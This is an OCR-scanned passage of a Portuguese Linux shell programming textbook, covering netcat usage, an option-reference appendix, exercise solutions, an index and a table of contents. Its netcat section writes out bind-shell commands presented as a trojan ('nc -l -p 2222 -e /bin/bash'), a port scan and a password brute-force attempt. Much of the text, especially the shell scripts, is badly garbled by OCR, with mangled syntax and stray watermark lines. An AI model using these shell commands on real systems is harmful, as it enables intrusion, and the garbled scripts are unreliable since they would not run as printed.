O n e t cat também permite estabelecer sessões de chat emulando o co-
mando write . Para fazer isso, o lado "escutador" deverá fazer:
$ nc -vlp 2222
Materia com d r bs a;.Jtora!S
Peripécias pela Rede 517
Aqui a a opção -v significa verbose (algo como tagarela).
O n etcat não precisa conectar-se com ele mesmo. Ele pode conectar-
se com diversos serviços; desde que se conecte a uma determinada porta,
ele sempre poderá "escutar" esta porta. Se você novamente colocar a sua
máquina para escutar a porta 2222 , e para conectar-se a esta porta pelo
navegador Firefox use o seguinte endereço: http : //localhost : 2222/ "0 l á
Pessoal", então a sua janela de comandos apresentará algo assim (tirei
algumas linhas para não poluir muito).
G!IT /! 220llC3 AU20Pessoal• 22 HTTP/l . l
Host: localhost: 2222
Accept-l,dng uage : pt-br.:, pt; q-=0 . 8 , en-u.s ; q=O. 5 , en; q=O . 3
lccept-Encodi ng : gzip, deflate
Aecept-Chdtse t: IS0 - 8859 - l ,utf - S ; q= 0 .7,•;q=0 . 7
Keep-Alive: 300
conn~ction : kêep- alive
Coisas do mal
O que vimos até agora sobre o netcat foi tudo do bem, porém ele pode
também ser usado para fins não muito nobres, e por isso relutei muito em
colocar esta seção no livro, mas como quero que ele fique cada vez mais
próximo de uma obra completa sobre o ambiente orientado a caractere do
Linux, a partir da sua 78
edição resolvi colocar.
Abrindo uma porta para o inimigo (trojan)
O exemplo a seguir somente funcionará (com a opção -e) se em tempo de
compilação do nc foi colocada a opção GAPING_SECURITY_HOLE. Para
abrir um She/1 remoto, faça:
$ nc -l - p 2222 - e /bin/b ash
Caso essa opção não tenha sido usada, pode-se fazer o mesmo da se-
guinte forma:
$ nc - l - p 2222 I sh
Nesse último caso, o atacante não terá na máquina cliente o resultado
gerado pelos comandos executados no servidor. Entretanto, é possível uti-
Mate com d r~1tos autCYa s
518 Programação Shell Unu.x
lizar novamente o netcat no servidor e no cliente para devolver a saída do
comando executado para o computador do atacante.
E conecte-se a ele usando:
$ nc <Endereço_IP_do_Destino> 2222
Dessa forma você ganhará um bash que lhe permitirá executar todos os
comandos e ver as suas saídas ganhando assim o domínio da máquina.
Termine da mesma forma que você termina uma sessão de bash, isto é,
tecle exit .
Procurando portas abertas (scan)
Se você quiser procurar portas abertas em uma máquina, use a seguinte
construção:
$ nc - v <endereço da máquina> 22-2222
Assim, o net.cat testará todas as portas entre 22 e 2222 que estão respon-
dendo, parando na primeira aberta para troca de mensagens. Quando testei
no meu computador, deu a seguinte mensagem indicando uma porta aberta:
localhost [127 . 0 . 0 . 1) 631 (ipp) open
Como não lembrava que porta era essa, testei a porta com o comando:
$ nc -v localhost 631
E mandei um QUIT que é quase um comando padrão para muitos tipos
de porta TCP. Ele então me devolveu um monte de HTML, inclusive as li-
nhas a seguir:
HTTP/1 . 0 400 Bad Request
Date : Wed, 05 Sep 2007 18 :30 :36 G~T
Server: CUPS/1 . 2
Era a interface web do meu servidor de impressão.
Testando senhas (brute force)
Existem sites de crackers que fornecem arquivos com senhas mais usuais.
De posse de um arquivo destes (que aqui chamaremos de senhas . txt)
pode-se fazer o seguinte:
$ nc - v 79 < senhas . txt > senhas_boas .txt
Peripécias pela Rede 519
A porta usada foi a do finger (79) e foi a que mandamos o conteúdo
do arquivo de senhas. Todas as senhas válidas serão armazenadas em
senhas boas . t xt.
Resumo
As principais opções que vimos do netcat estão resumidas na tabela a
seguir:
Principais opções do comando netcat
Opção Significado
-e 0111 Executa ocomando Clld usando dados da rede como entrada e
lll8lldllndo saldae enoe lllmbém para a rede•
---
-1 Coloca em modo de 'escuta' (listen)
-n Recebe a fazconaxõea apenas em lonnalo numértco (IP)
-p Define a porta local em uso
-q seg Termina apeleasperarseg segundoe depois do fim da tral18111isailo
-u ModoUOP
-w seg Encerra transmissão após esperar seg segundos (time-ou~.
O netcat é isso tudo que você viu, porém ele tem um inconveniente. Se
alguém estiver "snirfando" a sua rede, poderá ver o que você está fazendo
por ser tudo feito em texto plano. Se você precisar se resguardar quanto a
isso, use o cryptcat, disponível em http://sourceforge.net/project/showfi-
les.php?group_id=11983, que permite ligar o modo criptografado.
- ~-
39. Essa opção funcionará somente se, em tempo de compilação do nc, for usada a opção GA-
PING_SECURITY_HOLE.
Apêndice 6
Significado das Opções
mais Frequentes no Shell
Opção Significado Exemplos
t,nexa (a saícla em um arquivo) tee -a
·a todos (611) ts -a
Qonta grep -c
·C
Qommando sh -c command
Qiretório cpio -d
-d
Qelimitador cut -ddellmiter
-e
.§:xpande (algo, p.ex. <tab> para <espaços>)
,5xecute
Lê a entrada docomando de um arquivo fgrep ·f file
-f
(file) rm -f
.Eorça uma condição (execução não interativa) cut -fieldnumber
Especifica o número de um campo (Field)
·h Imprime um cabeçalho (!:!eader) pr-hheader
-i !gnora maiúscula/minúscula grep -i
Coloca a instrução em medo jnterativo rm ·i
Formato !,oogo de saída ls -1,ps-l
·I
!,;ista os nomes de arquivos grep ·I
Conta as !,inhas WC ·I
_bQginname rlogin ·lname
·L Siga o !,ink simbólico cpio ·L, ls -L
Em modo ~ão interativo rsh - n
-n
Processamento ttumérico sort -n
520
Mt cvrn r to to s
Significado das Opções mais Frequentes no Shell 521
-o Nome do arquivo de saída r
(Qutput) 1cc -o, sort -o
-p
Número do .Erocesso ps -p pid
Caminho (.Eath) mkdir -p
Rápido (Quíck) fínger-q =
-q
Quieto Iwho -q
B.ecursivo rm -r
-r Em ordem B.eversa sort -r
Diretório B.aíz ls -r
-R Processa diretório Recursivamente 1chmod -R, rs -R
cat -s
-s .Qilencioso quanto aos erros lp -s
·I Específica o caractere de Tabulação (<TAB>) sort -ttabcha:;===
.!,!níco (produz uma única saída) sort -u
-u
Sem Ir para o buffer (!!nbuffered) cat -u
-v
Prolixo Q!erbose), o oposto a -q cpio -v, tar - v,
lnYerte a funcionalidade grep -v
Especifica o tamanho {Y:tidth) pr -w, sdiff -w
-w No formato largo (Y:tíde) ps -w
Conta palavras (Words) wc-w
-y Responde sim (Yes) para todas as perguntas. shutdown -y
~latona com d retbS · to aiS
·Apêndice 7
Resolução dos Programas
A partir deste ponto teremos a proposta de resolução dos
programas encontrados nos exercidos ao final de cada
capítulo. Não são "as respostas certas" mas simplesmen-
te a solução que dei, dentre muitas propostas de resolu-
ção dos programas.
Capítulo 3
l .
li ! /bin/J:sh
#
M capitulo 3 exercicio 1
M
" ." tel efones
2.
#! /bi n/J:sh
jj
i Capitulo 3 execcicio 2
li
fgrep " (" $1 " ) " t.elefones
3.
# ! /bin /ksh
#
~ Capitulo 3 E:xercici o 3
I
522
Materia com d r bs a;.Jtora!S
i ;.. "l'Mgi c a " deste exerci c io eh matar
i os n - 1 parametros antes do ultimo
§ e:r-
. t..ao ve jamos :
Resolução dos Programas 523
Para0Lixo•$ ({$N - 1)) ~Podia ser: ParaOLi xo• ' expr ParaOLixo - 1 ·
Shift $Par a OLixo
j ~..s 2 ú l i:: itni'Hs linhas, pod a m so r sub.'$ti t u i dtts por : shift $ ( ( $@ - 1 ) )
echo $1
4 .
M
! /bin/k.s:h
f
j Capitul o 3 ~Xêrcicio 4
!!
Oata= ' dat~ " +! b ~e " '
Hho 1 grep ...v " $Da ta"
Capítulo 4
1.
11 !/ bin/k>h
!i
i Capitul o 4 exercí cio 1
~
ii Horas em hh
ap;;.am
# Hinutos em mm
! am ou pm em ap
if ( " $hh" - gt 12
then
fi
hh= · expr ~hh - 12 ·
ap•pm
echo $hh : $mm $ap
éXi t.
2 .
! !/bin/ksh
8
! Capitul o 4 exercicio 2
li
if
then
"$1#.. - ne 2 ) Recebi 2 parame tros?
Mate com d r~1tos autCYa s
524 Programação Shell Linux
echo "uso: $0 <comandos do sed> <arquivo a ser editado>"
exit
li
if la 12 1>/dav/null 2>&1
th~n
if sed Sl $2 >/tmp/SS 2>/dev/null
then
echo sed bem sucedido
mv / tmp/$$ $2
e;:i~
else
O sed foi bem sucedido?
echo Houve er.ro na passagem de paa:ametros para o seci .
rm / t mp/$S 2>/dev/null
exit 2
li
c l se
echo Ji..rquivo $2 nao existe
exit. 3
li
3.
~ ! /bin/k•h
!I
# Capitulo 4 exercício 3
;;
Hora= · dat.e + H I "
c ase $Hora in
O? I 1(01] ) echo Bom Dia
esac
exit.
1 (2-7 )
Capítulo 5
1.
ª !/bin/ksh
;;
echo Boa 'rarde
i ;
echo Boa Noite
D Capitulo 5 exercicio 1
;;
Mate com d r~1tos autCYa s
if [ $i -ne 2
then
Resolução dos Programas 525
# Recebi 2 parame t ros?
echo " U~o : $0 <No. OL ou nome do site> <Norne Arq . de rnail>..
exit. 1
li
!f Vou testa.r se o .$1 eh numer1.co (No. Ot) ou nao (Nome da maqui na)
ti s e ra que exite a OL ou Maquina i nformada?
i f expr $1 + 1 > / dev/null 2>/dev/null
then
Reg= ~ g.rep " "'$1" ArqOLs ' í# Pesquis" ndo No. OL no i nicio do registro
if [ ! " $Reg" l
then
li
echo Nao c onheco QL;$1
exit 2
Haqui na='echo ''SReg'' I cut - fz · W Sem aspas~ $Reg perde as <tab>
el se
Req•'g r ep " SI "ArqOL.s· W Pesquis ando <tab><maquina><tab>
i f ( ! ".$Reg"
then
echo Nao conhece Si~e=Sl
exit 3
fi
li
Haqui nA=$1
Opers= ' echo " $Re9" I cut -f3 '
# E o arquivo? Ser ah que ele exist:e?
i f ls $2 > /dev/null 2> /dev/nul l ij Poderia <b . f azer: if
then
for Oper
do
mail
don e
exit
li
echo $2 noo
exi c 4
Capítulo 6
1.
~ ! /bin/ksh
11
in $Ope.r~
.$0pcr @$Maquina < $2
existe neste di.retorio
N Capitulo 6 exercic~o 1
- f $2 1
Materia com d r bs a;.Jtora!S
526 Programação Shell Linux
il
if [ H -ne l
then
i Recebi 1 paramet ro?
echo "Uso: $0 <Nome do Arquivo com conteudo do e- mail>"
exit 1
fi
# Serah que o arq ui vo exis~e?
if ls $1 > /dev/nu ll 2>'1
then
cat A.rqOLS
whil e rl!:ad lixo Haquina Oper!!l
do
mail echo $0pers 1 cu< -fl -d" " @$1·taquina < $1
done
el se
fi
echo $1 nao existe neste diretocio
er.it 2
iHfff O ul t i mo i.f p oderia (e deveria} .'3er escrito assim: J
fff
i!
M if I - f "$1' l
i çhen
M ca~ ArqOLs
! while read lixo t•laqui na Oper lixo
il do
8 1
nail $Oper@$Haquina < $1
i done:
i el::;e
i echo $1 nao éxisté ne3Ce direto~io
i# é Xi t:. 2
11 fi
ll##ll##i~####fi####i##~ll##~##ill##l#fiii###J#fil######l##i###I###J#fill#
2 .
il ! /bin/ksh
11
i Capi ~ulo 6 Exe r c í cio 2
~
!!
cl ea.r
echo "
Materia com d r bs a;.Jtora!S
while true
do
TRANSMISSAO DE ARQUIVOS
.......................
1 - Maquina . . .
2 - Login
3 - Senha
4 - Arquivos a serem transmitidos
Informe os dados acima ... "
tput cup 5 32
read maq
Resolução dos P
rogramas 527
if fgrep Smaq /etc/hosts > /dev/null i Existe no /etc/hosts?
then
break
else
tput cup 21 25
echo -e "Maquina nao definida no arquivo de hosts07"'•i 07 da '
BEEP
fi
done
read
tput cup 21 25
echo 11
continue
tput cup 7 32
read acesso
tput cup 9 32
stty - echo
read senha
stty echo
Arquivos=
while true
do
tput cup 13 21
read Arquivo
if [ ! "SArquivo"
i Soh para esperar ate ' teclar <ENTER>
i Limpei a linha
40. Aopção~ é necessária somente em ambiente LINUX. Nos outros sabores de UNIX essa opção
não deve ser usada.
526 Programação Shell Linux
then
t put cup 17 16
e-cho -e "l''inaliza e-nt.rada de arqui vos {s/n) c..
road Sair
if ( ..$SaLr'' ~ s 1
then
b~eak
else
tput cup 17 16
echo "
continue
fi
h
if ls $Ar<!Uivo > / dev/null 2>&1
then
tput cup 21 0 1
.
~rquivos• " $Arquivos · echo $Arquivo' ''
tput. bo1d
echo $Arquivos
tput. .sqrO
ê'lse
fi
tput cup 17 16
@cho "Arquivo n a o f!;,istt! . . . ••
read
tput cup 17 16
echo ..
t.put cup 13 21
echo "
donc
tput. cup 19 16
'tPU'& smso
echo "Aguarde .:1 transmisstlO
fot trans in $Arquivos
do
ftp - iv!l " $maq" << fimftp >> / tmp /$ $
us~r ..$aco!:sso" "Sse!:nh a "
bin
put "$t.rans''
bye
fimf tp
done
tpu,; cup 23 16
echo "Fim de Transmissao ... . Tecl e <ENTER>
Mate com d r~1tos autCYa s
Resolução dos Programas 529
read
tput s9rO
c l ear
Capítulo 7
1.
1 ! /bin/ksh
~
J Capitulo 7 exercicio
!i
if { H - lc I
then
!i Recebt pelo menos 1 parametro?
echo ''Uso: $0 <Nomes dos Arqu i vos a Delct.Ar> .
fi
Obs . Vale metacaracteres como arqs"'"
@'Xit 1
if ( ! " $1·1AXFILES"
t.hen
M
AXFILES =lO
n
Ot.d=' l s $• 2> / dev/null I t-!C - 1 '
if ( " IQtd" -eq O 1
then
n
~cho Nao ha arquivos a ~erem deletados
e:-:it 2
it [ "$Qtd" -le " $M.>.X FILES" I
then
fi
echo ··oeverid fazer rm ' echo $,.. . ..
exit
if { " $Qtd" - gt 1 1
thcn
echo - e "El-:i.stem SQtd Arquivos a deleta r ... c"
el se
echo -e ''So exist e 1 o1rquivo .a delet...'lr . .. c..
fi
echo - é " Posso r<:!mover? (S/n) c ''
read s n
if "$s:1,. ! = n ]
then
Mate com d r~1tos autCYa s
530 Programação Shell Linux
fi
2.
echo "Deveria fazer rm -f ' e cho $" . ,
exit
d)
H!/usr /bi n/ksh
f
~ Esce pr ograltlD. chama o c7c2 . 1 que c oletara os dados necessar ios,
i devolvendo- os a es~o , que procedera a ínchtsao, cxclusao ou
# al~cracao necessaria .
~
export Opc::=O
>~hile [ " $0pc" -lt 1 -o SOpc -ge 4 I
do
c l ea.r
echo - e
+
-----------------------------------------------------+
Programas de Manutencao de ArqOLs
+
-----------------------------------------------------+
OPCAO ACAO
1 Inclui OL em A.rqOL~
2 exclui OL de ArqOLs
3 Alt era OL em ArqOLs
4 Termina
E:ntro Com a Opcao OêseJada: c"
read Opc
clone
if [ $Opc - eq 4 l
then
exit
fi
Reg;:: 'c7e2 . 1 '
echo -e "nn OL a ser c"
case $0pc
in
1) echo - n ''incluída ''
2) echo - n "excluida"
Materia com d r bs a;.Jtora!S
Resolução dos Programa.s 531
· ) echo -n "alterada"
esac
echo -e " · ••> SReg n
Confirma? (5/n) c"
read sn
if [ "Ssn"
then
n -o "Ssn" • N ]
exit
li
OLinf•'echo "SReg" 1 cut -fl ·
case SOpc in
1) if grep "'SOLinf" ArqOLs > /dev/null
then
fi
echo -e "nnJa' existe registro referente aa OL $0Linf"
read
exit 1
echo "SReg" >> ArqOLs
sort ArqOLs > /tmp/ArqOLsSS
mv -f /tmp/ArqOLsSS ArqOLs
2 ) if grep '"SOLinf" ArqOLs > /dev/null
then
grep -v "'SOLinf" ArqOLs > /tmp/ArqOLsS$
mv - : /tmp/ArqOLsSS ArqOLs
else
fi
echo -e "nnNao existe registro referente aa OL SOLinf"
read
exit 2
3) if grep ""SOLinf" ArqOLs > /dev/null
then
else
fi
grep -v ""SOLinf" ArqOLs > /tmp/ArqOLsSS
ffiV -! /tmp ArqOLsSS ArqOLs
echo "SReg" >> ArqOLs
sort ArqOLs > /tmp/ArqOLsSS
mv /tmp/ArqOLsSS ArqOLs
echo -e "nnNao existe registro referente aa OL SOLinf"
read
exit 2
532 Programação Shell Linux
esac
b )
11 ! /usx/bin/ksh
!I
8 Este prg foi chamado pel o c7e2 para coletar dados necessarios.
~
M M rotin.os de exclu sao e a l t e r ucao ainda nao for am impl emento.dtlS.
#
# Repare que os blocos d e programa si~uados ent re chaves, escao com
8 as sai das redirecionadas para /dev/c~y. que e a saida
! no terminal corrence, isto e, o teJ:minal que voce esta usando .
H
el ear
echo
+
-----------------------------------------------------+
Programas de Manutencao de Arqo ts
+-----------------------------------------------------+»
tpu t c up 8 22
echo - e "Dados pa.ra c;: n
I > /dev/tty
case $0pç i n
1)
echo l nc lusao
tput cup 11 22
echo - e "Numero da OL: c"
read OL
tput cup 13 22
echo
-·"Nome da t-taquin..
1: c '"
read t•laq
i = O
••hile [ $i - 1 • 7
do
Lin=· e~pr 15 + $i I 2  ~ 2 '
Col = ' expr 22 + $i ~ 2  * 30 '
i= ' e >:pr s~ + 1 '
t put c up SLin SCol
echo - e "OperadoiH : c"
r ead Oper
Materia com d r bs a;.Jtora!S
esac
if f ! n$0per"
then
break
fi
Oper s=$0por s$Oper•
done
l > /dev/ttY
echo "$0L
exit
$Naq >Opers "
2) echo .. rot.1na nao i mplementeda " > /dev/tty
exit
J ) echo "rotina nao implement eda" > /dev/tty
exit
Capítulo 8
1.
i ! / bi n/ksh
ii
I Capitul o e - Exerci cio 1
8
Resolução dos Programas 533
Brro O # f! #I Este nome e h porque a funcao pode ser usada para
ff H # ~rros d~ critica
if " $1" - lt 2 - o ( · s~ · - gt 3 ) ]
then
echo " Uso: $0 <!4ensagem> <No . Linha> t <No . Coluna> J•·
exit 1
li
if ( "$K" -eq 3 ]
then
e l .se
Len~ · expr leng th ~ st n •
C• 'expr " (.. 80 - n$Len.. n ) w I 2 "
li
tput cup $2 $C
ec:ho - e "$! 01 c "
read a < /dev/tty
Mate com d r~•tos autCYa s
índice Remissivo
A
Bourne-Again Shell 91
Bourne Shell 91
a 115 break 363
ação 340 brute force 512
apóstrofos 94
c
ARGC 371
argumento inicial 164 c 116
ARGV 371 Campos 341
arrays 355, 363 case .195.
aspas 94 cal 113, 229, 507
autoindent 261 chaves 160
awk 193, 341 cifrão ($) 94
B
clear 221
código de retorno 214
background lli código de retorno (S?) 119.262
barra invertida 94 col 222
Bash 1.5.5.193,241 comando nulo 253
bash 91, 512 contador genérico 373
bc 145 continue 363
BEGIN 344 Controlede Fluxo 359
blocos de instruções 206 crase(') 94
M I cvrn r to to s
536 Programação Shell Linux
Criar Variáveis 158 expressão regular 108
csh 92 Expressões Regulares .34fi
CShell 92 Expressões Reiacionais 344
cut 130
F
D
fgrep 122
d 115 Fim da linha ($) 105
default 131 for 203. 362
delimitador 132 Forma Expressa 144
dev 101 Formando Padrões 344
diretório pai 165 ftp 99, 296
dois pontos 253 funcao 299
dois pontos ~) 21O
G
dot 254
E
GNU 118
grep 122
ed 103 gsub 356
egrep 122
H
elif 181
elógico 189 head 138. 230
else 176 here document 1.55
END 344 here string 229
Entrada Padrão 98. here strings 1.55
EOF 350 home directories 137
eval 289 home directory 12fi
exit 296, 363
Expansão dechaves 272 l
export 249 i 116
Exportar 248 if 176
expr 144 IFS 209, 229
M I cvm r to to s
ignorecase 261
importar 250
Indicador de pesquisa (~ 104
Inicioda linha (") 105
instrução expr 178
K
kernel 85
Korn Shell 91
ksh 91, 239
L
Leiame.txt 81
lin 222
logado 213
loop 202, 218
M
mail 100, 230
MAXFILES 287
Meta Caracteres 90
N
nc 5lli
net 5lli
netcat 5lli
new-line 116
next 363
NULL 361
number 261
Índice Remissivo 537
o
OFMT 368
OFS 3fifi
opção -c 124
opção -d 131, 134
opção-f 131
opção -1 125
opção -m 217
opção-n 117
opção -v 126. 172
Opção -d 142, 143, 154
Opção-s 141
opção -s 134
Operações Aritméticas 144
operador -a 189
operador -o 189
operador -z 184
Operadores 354
Operadores aritméticos 190
operador lógico 11 202
operador lógico or 188
órgão Local 230
ORS 3fifi
ou lógico 190
p
p 113, lli
padrão 340
padrao-acao 3A1
M I cvm r to to s
538 Programação Shell Linux
parâmetros 160
Saída com print .3fifi
paste 133
saída padrão 11O
pendurado 177 scan 5.12
PIO 90 script 157
pípe 121 script Shell 164
pípeline 213 sed 108
ponto 25! SemComentários 93
ponto evírgula 96 separador <TAB>, 134
pontos evírgulas sucessivos 196 sh 91
printf 367 Shell 85, 157
Programa add 170 Shell secundário 96
programa add 173 showmode 261
programa pp 169 sinais 295
Programa rem 172 sinal 295
prompt secundário 116 SOD 87
prompt secundário(>) 206 stderr 90
ps 122 stdin 90
Q
stdout 90
stty 22J.
q 116 Substituição (s /I) 106
quantidade de parâmetros (S#) 262 SUID 124
R T
read 241 Tabela Verdade 189
Recebendo Parâmetros 371 tail 230
redirecionamento 90,1.55 test m
RLENGTH 358 tput 221' 224
RSTART 358 tputblink 222
s tputbold 222, 224
tput cup 222
s 109 tput reset 222
tput rev 222
tput sgrO 222
tputsmso 222
tputsmul 222
tr 136
trap 295
trojan 511
u
Ubuntu 507
uname 95,97
uniq 153
UNIX 84
until 214
U
so de Variáveis 350
v
Valores de Vetores 363
variáveis 90
Índice Remissivo 539
Variáveisdefinidas peloprogramador 350
VariáveisInternas 350
variável $# 161
variável $* 162
variável$? 174
variável $0 161
variável$a 232
variável$var 184
variávelvar 203
vetores 363
vírgula(.) 343
w
wget 496,502
while 212
who 101, 130
X
xargs 164

Programação Shell Linux (Julio Cezar Neves) (By- Slayer).pdf

  • 1.
    ATUALIZADO COMAS NOVIDADESDOBASH 4.0 APRENDAAPROGRAMAR OSHELlDOLINUIEDOUNIX PROGRAMAÇÃOAWK Contêm todos os exercidos do livro resolvidos e alguns scrípts úteis GUIA COMPLETO DE EXPRESSÕES REGUlARES NO BASHENO OPENOFFIClORG ESCREVACGis COM SHELL SCRIPT
  • 2.
    Copyright© 2010 porBrasport Livros e Multimídia Uda. Todos os direitos reservados. Nenhuma parte deste livro podera ser reproduzida, sob qualquer meio, especialmente em fotocópia (xerox), sem a permissão, por escrito, da Editora. 1• edição: 2000 2• edição: 2001 3• edição: 2003 Reimpressão: 2003 4• edição: 2004 s• edição: 2005 Editor: Sergio Martins de Oliveira Diretora Editorial: Rosa Maria Oliveira de Queiroz Reimpressão: 2005 6" edição 2006 Reimpressão: 2006 7• edição: 2008 Reimpressão 2009 a• edição: 2010 Assistente de Produção: Marina dos Anjos Martins de Oliveira Revisão: Patrícia Sotello Soares Editoração Eletrônica: Abreu's System Capa: Use Design Técnica e muita atenção foram empregadas na produção deste livro. Porém, erros de digitação e/ou impressão podem ocorrer. Qualquer dúvida, inclusive de conceito, solicitamos enviar mensagem para braspoJt@braspo1 t.com.b1; para que nossa equipe, juntamente com o autor, possa esdare<:er. A Braspoft e o(s) autor(es) não assumem qualquer responsabi· lídade por eventuais danos ou perdas a pessoas ou bens, originados do uso deste livro. Dados Internacionais de Catalogação na Publicação (CIP) (Cãmara Brasileira do Livro, SP, Brasil) Neves, Julio Cezar Programação SHELL LINUX I Julio Cezar Neves. -- 8. ed. - Rio de Janeiro : Brasport, 201 O. ISBN 978-85-7452-440-5 1. LINUX (Sistema operacional de computador) 2. UNIX Shells (Programa de computador) I. Titulo. 10-04576 indices para catalogo sistemático: 1. LINUX : Sistema operacional : Computadores : BRASPORT Livros e Multimídia Lida. Rua Pardal Mallet, 23 - lijuca 20270-280 Rio de Janeiro-RJ Processamento de dados 005.43 Tels. Fax (21) 2568.14151 2568.15071 2569.0212/2565.8257 e-mails: brasport@brasport.com.br vendas@brasport.com.br ediloríal@brasport.com.br site: www.brasport.com.br Filial Av. Paulista. 807 - conj. 915 01311-1 00 - São Paulo-SP Tel. Fax (11): 3287.1752 e-maíl: fílíalsp@brasport.com.br CDD-005.43 Material com direitos autorais
  • 3.
    -IC ** • B~ •- •- * ,., ramaçao 8ll edição Julio Cezar Neves
  • 4.
    Sumário Parte I Ca ítulo1. Come ando deva arinho ....................................................... 3 Iniciando uma sessão Linux.............................................................................. 3 Encerrando uma sessão Linux - exit, logout .................................................... 4 asswd - Alterando a senha .................................................................... 4 Comandos ..............................................................,................................. 5 Obtendo ajuda........... . .......................... ..... .. . ........ ........... ... 6 help - Ajuda . .......... .............. ... . .................................... ........6 man pages - Manual de Referência ......... ... ................... ... . . . .. 7 apropos - Informações sobre um tópico....... ...... . .............................. 9 whatis - Descrição de comandos .............................................. ......... 10 Ca ítu lo 2. Mani ulando ar uivos e diretórios ..................................... 11 Sistema de arquivos do Unix........................................................................... 11 Operações com o sistema de arquivos ........................................................... 12 Caminhos de diretórios (paths) ............................................................ .......... 13 pwd - Informa nome do diretório corrente ............................................. 15 cd- Navegando entre diretórios ............................................................ 15 ls -lista arquivos .................................................................................. 16 cp - Cópia de arquivos e diretórios........................................................ 18 mv - Move arquivos e diretórios ............................................................ 19 In- Estabelece ligações entre arquivos................................................. 20 mkdir - Cria um diretório ........................................................................ 22 rmdir - Remove diretório........................................................................ 22 rm - Deleta arquivos e diretórios .................. ....................................... 23 file - Indicando tipo de arquivo ..................... ...................... ......... .. 24 Matenal com dlreilos aL•Iora1s
  • 5.
    XXXII Programação ShellLinux grep - Pesquisa arquivos por conteúdo.................................................24 find - Procurando ar uivo or características........................................ 25 basename - Devolve o nome de um ar uivo......................................... 32 djrname Devolve o nome do diretório 32 Ca cat- Exibe o conteúdo de um arquivo................................................... 34 wc- Conta caracteres, palavras e/ou linhas ......................................... 36 sort - Classifica dados 38 bead - Mostra início dos dados 41 tail - Mostra final dos dados 41 Capítulo 4. Segurança de Acesso ........................................................... 43 Posse de Arquivos........................................................................................... 43 chown - Trocando dono do arquivo ....................................................... 44 ch r -Trocando o ru o do ar uivo .................................................... 45 Tipos de Acesso a Arquivos ............................................................................ 45 Classes de Acesso a Arquivos ........................................................................ 46 chmod - Ajustando permissões de arquivos.......................................... 47 Capítulo 5. Comandos para Informações sobre Usuários..........................50 who- Usuários ativos ............................................................................ 50 id - Identificadores do usuário ............................................................... 51 finger - Detalha informações sobre usuários......................................... 52 chfn - Altera dados do fin er ................................................................. 53 groups - Informa grupos dos usuários................................................... 54 Capítulo 6. Pra não Perder o Compromisso .......................................... 55 date - Mostra e acerta data/hora ........................................................... 55 .cal - Exibe o calendário 57 Ca ítulo 7. Beca eando........................................................................... 59 compress - Para compactar dados ....................................................... 61 uncompress - Descompactando arquivos .............................................62 zcat - Visualizando dados compactados ............................................... 63 gzip - Compactador livre .......................................................................63 gunzip - Descompaclador livre .............................................................. 65 Capítulo 8. Controle de Execução .......................................................... 66 ps - Lista de processos ......................................................................... 68 kill - Enviando sinal a processos ........................................................... 69 Matenal com direitos aL•Iora1s
  • 6.
    Sumário XXXIII Execução emBackground .............................................................................. 70 'obs - Lista · recessos sus ensos e em back round............................. 71 b - Manda recessos ara back round ............................................... 71 fg - Trazendo processos para foreground ............................................. 72 Ca ítulo 9. Executando Tarefas A endadas.......................................... 73 Programando tarefas com crontab.................................................................. 73 O comando at.................................................................................................. 76 O comando batch ............................................................................................ 78 Parte 11 Leiame.txt.................................................................................................. 81 Ca ítulo O. O Básico do Básico ..................................u . . . . . . . . . . . . . .. . . . . . . . . . . . 84 Visão geral do sistema operacional UNIX....................................................... 84 Quem não é movido a gasolina, precisa de Snell? ......................................... 85 Por que Shell?.............................................................. ........................... ..... 88 Tarefas do Sbell 88 Exame da linha de comandos recebida ,................................................ 89 Resolução de redirecionamentos.......:................................................... 90 Substituição de variáveis ....................................................................... 90 Substituição de metacaracteres............................................................. 90 Passa linha de comando para o kernel.................................................. 90 Principais Shells .............................................................................................. 91 Bourne Shell..,..,,,,,.....,..,,..,.........,, ,........,,..............,,..................,...., 91 Bourne-Again Shell ................................................................................ 91 Korn Shell 91 C Shell.................................................................................................... 92 Sem comentários ................ .................,,, .., , , , ., ,,, ,, .............. , ,, .., 93 . Capítulo 1. Recordar é Viver....................................................................94 Usando aspas, apóstrofos e barra invertida.................................................... 94 Crase e parênteses resolvendo crise entre parentes...................................... 95 Direcionando os caracteres de redirecionamento,, ... ... , ....... .... , ........., 98 Exercícios 101 Matenal com direitos aL•Iora1s
  • 7.
    XXXIV Programação ShellLinux Ca ítulo 2. Comandos ue- não são do Planeta .................................. 103 O ed é d+ 103 O comando sed ........................................... ........... .. ....•..•.......................... 108 A opção -n ...... ........................ ....................... ............................... ... 117 A opção -i ............................................................................................. 118 A familia de comandos grep.......................................................................... 121 A opção -c (count ou contar) ................................................................ 124 A opção -1 ............................................................................................1 .25 A opção -v .............................. .............................................................. 126 A opção -f (file) ..................................................................................... 126 A opção -o (only matching) .................................................................. 128 Os comandos para cortar e colar .................................................................. 130 Cortando cadeias de caracteres - cut ................................................. 130 Colando cadeias de caracteres - paste............................................... 133 A opção -d (delimitador) ..... .... ....................... ....... ....................... 134 A opção - s ........................................................................................... 134 Perfumarias úteis ................................................................................. 135 O tr traduz. transcreve ou transforma cadeias de caracteres? ..................... 136 A o ão -s ...........................................................................................141 A opção -d ........................................................................................... 142 A opção -c ........................................................................................... 143 Exprimindo o expr de forma expressa........................................................... 144 Execução de operações aritméticas ........................................ .... .... 144 bc - A c alcllIadora 145 O interpretador aritmético do Shell................................................................ 147 O uniq é único ............................................................................................... 153 A o ão -d ........................................................................................... 154 Mais redirecionamento sob o Bash 155 Exercício 156 Capítulo 3. Viemos aqui para falar ou para programar?..................... 157 Executando um programa (sem ser na cadeira elétrica) .............................. 157 Usando variáveis ........................................................................................... 158 Para criar variáveis .............................................................................. 158 Para exibir o conteúdo das variáveis 159 Passando e recebendo parâmetros .............................................................. 160 O comando que passa parâmetros ............................................................... 163 Desta vez vamos. 168 Programa para procurar pessoas no arquivo de telefones .................. 169 Programa para inserir pessoas no arquivo de telefones...................... 170 Matenal com direitos aL•Iora1s
  • 8.
    Sumário XXXV Programa pararemover pessoas do arquivo de telefones .................. 172 Exercícios 173 Ca ítulo 4. Liberdade condicionalll...................................................... 174 O bom e velho if ............................................................................................ 175 Testando o test ... . . . . . . . .. . 178 O test de roupa nova............................................................................ 185 Se ai uém disser ue eu disse, eu ne o............................................. 186 Não confunda and com The End ......................................................... 187 ar ou ou disse o cão afônico 188 Disfarçando de if ................................................................... ......................189 && (andou ª lógico)............................................................................. 189 li (QI ou ou lógico) .... .............. ...... ...... .. ..... .. . .. .... ............ .... .. 190 Operadores aritméticos para testar...................................................... 191 E tome de test . . ... . .. . .. .. . . . ... . .. 192 O caso em que o case éasa melhor .............................................................. 195 Exercícios ................................... .......................... ....................... ... 201 Ca ítulo 5. De 